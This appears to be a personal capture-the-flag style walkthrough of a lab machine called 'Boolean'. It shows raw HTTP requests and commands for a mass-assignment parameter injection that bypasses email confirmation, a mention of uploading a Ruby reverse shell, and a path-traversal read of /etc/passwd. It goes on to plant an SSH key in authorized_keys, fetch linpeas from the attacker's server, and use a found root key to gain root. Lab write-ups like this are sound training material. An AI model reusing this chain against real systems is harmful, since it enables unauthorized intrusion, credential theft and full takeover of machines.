



Boolean

Thursday, June 12, 2025 2:41 PM

nmap



Create a user



The parameter confirmed is showing false.  
Inject confirmation in this token.

Request

Pretty
Raw
Hex

1 POST /settings/email HTTP/1.1  
2 Host: 192.168.139.231  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
4 Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, \*/\*; q=0.01  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Referer: http://192.168.139.231/register/confirmation  
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
9 X-Requested-With: XMLHttpRequest  
10 X-CSRF-Token: sPwBNlEb\_lNyTP1prIBDchv8Ex5lrbJW-P0bzSVrtCfu7-VU320fgQfoPJiM2LeU4wLthEsuZucyEWLbFEZLuA  
11 Content-Length: 175  
12 Origin: http://192.168.139.231  
13 Connection: keep-alive  
14 Cookie: boolean\_session=joXzFxxzBmWd17TbpS0Q%2FaoIZZa9%2Frz1Kj5AS2KNlV1lHDSU0xG9YHjVtS2aqU5XsRc1c2B0suMRn4F7UkeR8gSNGS02egkGKVauaYLRcBBq0GoZnudJ2pAJTsN3BnY7FopI3MGg46iFP1E8fSjbdH4zkvu05l0c7dtR15rfXxqFov42ikJiZ0ZBfGJmfjCy8zvsVX0EGvS47rv4sFyMQ0HpsVmjD60W%2FpGRPS0CD0R%2F9xQDTAXarkTayp5eCjdgMArnLqMy4ubVwh5UIZdwA2B8htzV3xr6T0z51c7bz19kHZZU5Q01g%3D%3D--rQv3i7Cm%2B11S280x--agg7UHI1zYtmue%2BVbd1%2B5w%3D%3D  
15 Priority: u=0  
16  
17 \_method=patch&authenticity\_token=sPwBNlEb\_lNyTP1prIBDchv8Ex5lrbJW-P0bzSVrtCfu7-VU320fgQfoPJiM2LeU4wLthEsuZucyEWLbFEZLuA&user%5Bemail%5D=user%40domain.com&commit=Change%20email  
18  
19

Response

Pretty
Raw
Hex
Render

1 HTTP/1.1 200 OK  
2 X-Frame-Options: SAMEORIGIN  
3 X-XSS-Protection: 1; mode=block  
4 X-Content-Type-Options: nosniff  
5 X-Download-Options: noopen  
6 X-Permitted-Cross-Domain-Policies: none  
7 Referrer-Policy: strict-origin-when-cross-origin  
8 Content-Type: application/json; charset=utf-8  
9 Vary: Accept  
10 ETag: W/"d1cef6d3b476b5d748f053b51ff83aaf"  
11 Cache-Control: max-age=0, private, must-revalidate  
12 Set-Cookie: boolean\_session=MwBRcv5JZW3dJRrWf8Wurst%2FZ5aQX9BNP0rxb1Gr1PPPhXRWm6gRMvFeKU240NjN0kbkPx2y2M4rQJ5ctV28dpCvwxFQ0AjuhlVD1jXmp05081DlaVYwsKHgmgRwKJ4khagv8s%2Bzk6bpIMy%2Fja9wu06a00%2BTv0dkDjQI%2Bku0qTuz48qSy108D9pobhgqX98cpm%2BuUrrj%2B%2B2XBfHhXUYoHbW5XPcRZTuA2FJG190q7IJgP%2F27B85F6IDerkDTYwF5v5SDmGPGU9DudtStpt17tjfl6FTVR9aK1o%2FdCtGs09mwg59oUwJxN1AQ%3D%3D--C9qTb8%2BGUdbP0Yav--rNU8QRhMhWY5mYzn%2B11o2g%3D%3D; path=/; HttpOnly; SameSite=Lax  
13 X-Request-Id: a3f9c08a-66f9-4dab-be77-0aa2e98b5d2b  
14 X-Runtime: 0.007610  
15 Content-Length: 154  
16  
17 {  
18 "email": "user@domain.com",  
19 "id": 1,  
20 "username": "username",  
21 "confirmed": false,  
22 "created\_at": "2025-06-12T19:56:06.638Z",  
23 "updated\_at": "2025-06-12T19:56:06.638Z"  
24 }

Url decode

## URL Decoder/Encoder

sPwBNlEb\_lNyTP1prIBDchv8Ex5lrbJW-P0bzSVrtCfu7-VU320fgQfoPJiM2LeU4wLthEsuZucyEWLbFEZLuA&user[email]=user@domain.com&commit=Change email

Decode Encode

- Insert a string of text and encode or decode it as you like

So the format is like this

&user[email]=user@domain.com&commit=Change email

The format is

&user[parameter]=value

If we want to inject confirmed parameter, it has to be like this.

&user[confirmed]=True


## URL Decoder/Encoder

user%5Bconfirmed%5D%3DTrue


Decode Encode

user%5Bconfirmed%5D%3DTrue


Now it becomes true.



Intercept proxy, modify the token and refresh the page, and we are login.



We upload ruby reverse shell.



A screenshot of a web browser displaying a file manager interface. The address bar shows a URL with a file path, and a red box highlights the file name 'shell.rb'. The page title is 'File Manager'. Below the title, there is a 'Browse...' button and a green 'Upload' button. A green notification bar at the bottom of the page states 'New file has been uploaded'. Below the notification, a table lists the uploaded file 'shell.rb' with a size of 84 Bytes and a date of 12 Jun 2025 16:21.


```
Request
Pretty Raw Hex
1 GET /?cwd=../../../../../../../../etc&file=password&download=true HTTP/1.1
2 Host: 192.168.139.231
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
  Firefox/128.0
4 Accept: text/html, application/xhtml+xml
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.139.231/
8 TurboLinks-Referrer: http://192.168.139.231/
9 Connection: keep-alive
10 Cookie: boolean_session=
  n3F611242Fh6YcgYgHoEC83wBN2ue0Z01HbHzSAy6zDg5psF0TVhziM8G26LKSDG0Dx
  e5agBrs6drL0JEkatRW2FY2ujhsas7KPFRLUuLmIES0Ur5KXsf4b8xr0aTsJnPVdTFg
  SS2ayubTSfZEtaREXUL27xBPUgxZb%2B5P1%2BoY077UwJxG0FOzjYm2b0oUr1MBsXnJ
  86E7XqvqSNYQmGKKHFDZNBZBUFD8e6EXafD2BaYXynE8KZoutkdFay98t15zLDX%2BoI
  UQHjd0ShLdexzSvCwp02mmD7XSw0s9d1ZwyrIS9NCPA%3D%30 -HwRgdAiqldTqBc-
  -Z36T5HNgeltBVLrr5wLwL%3D%30
11 Priority: u=0
12
13
Response
Pretty Raw Hex Render
15 Content-Length: 1441
16
17 root:x:0:0:root:/root:/bin/bash
18 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
19 bin:x:2:2:bin:/bin:/usr/sbin/nologin
20 sys:x:3:3:sys:/dev:/usr/sbin/nologin
21 sync:x:4:65534:sync:/bin:/bin/sync
22 games:x:5:60:games:/usr/games:/usr/sbin/nologin
23 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
24 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
25 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
26 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
27 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
28 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
29 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
30 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
31 list:x:38:38:Mail list Manager:/var/list:/usr/sbin/nologin
32 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
33 gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/usr/sbin/nologin
34 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
35 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
36 systemd-timesync:x:101:102:systemd Time
  Synchronization,,,:/run/systemd:/usr/sbin/nologin
37 systemd-network:x:102:103:systemd Network
  Management,,,:/run/systemd:/usr/sbin/nologin
38 systemd-resolve:x:103:104:systemd
  Resolver,,,:/run/systemd:/usr/sbin/nologin
39 messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
40 sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
41 systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
42 remi:x:1000:1000:/home/remi:/bin/bash
43 mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
```

```
ssh-keygen -f ggwp
```

```
mv ggwp.pub authorized keys
```



Upload authorized\_keys to /home/remi/.ssh



```
ssh -i ggwp remi@192.168.139.231
```

We got shell!

```
(kali㉿kali)-[~/Desktop/offsec/boolean/authorized_keys]
└─$ ssh -i ggwp remi@192.168.139.231
Linux boolean 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
remi@boolean:~$ id
uid=1000(remi) gid=1000(remi) groups=1000(remi)
```

Transfer and run linpeas

```
(kali㉿kali)-[~/Desktop/offsec/boolean]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.139.231 - - [12/Jun/2025 17:08:09] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
remi@boolean:~$ wget http://192.168.45.193:80/linpeas.sh
```

```
└─ Possible private SSH keys were found!
/home/remi/.ssh/keys/root
```

```
remi@boolean:~/.ssh/keys$ ls -al
total 36
drwx----- 2 remi remi 4096 Jun 12 16:51 .
drwx----- 3 remi remi 4096 Jun 12 16:52 ..
-rw-r--r-- 1 remi remi  91 Jun 12 16:51 authorized_keys
-rw-r--r-- 1 remi remi  91 Jun 12 16:46 ggwp.pub
-rw-r--r-- 1 remi remi  91 Jun 12 16:50 id_ed25519.pub
-rw----- 1 remi remi 1823 Oct 25 2022 id_rsa
-rw----- 1 remi remi 1823 Oct 25 2022 id_rsa.1
-rw----- 1 remi remi 1823 Oct 25 2022 id_rsa.2
-rw----- 1 remi remi 1823 Oct 25 2022 root
```

ssh -i root -o IdentitiesOnly=yes root@127.0.0.1

```
remi@boolean:~/.ssh/keys$ ssh -i root -o IdentitiesOnly=yes root@127.0.0.1
Linux boolean 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64
```

The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.

```
root@boolean:~# id
uid=0(root) gid=0(root) groups=0(root)
```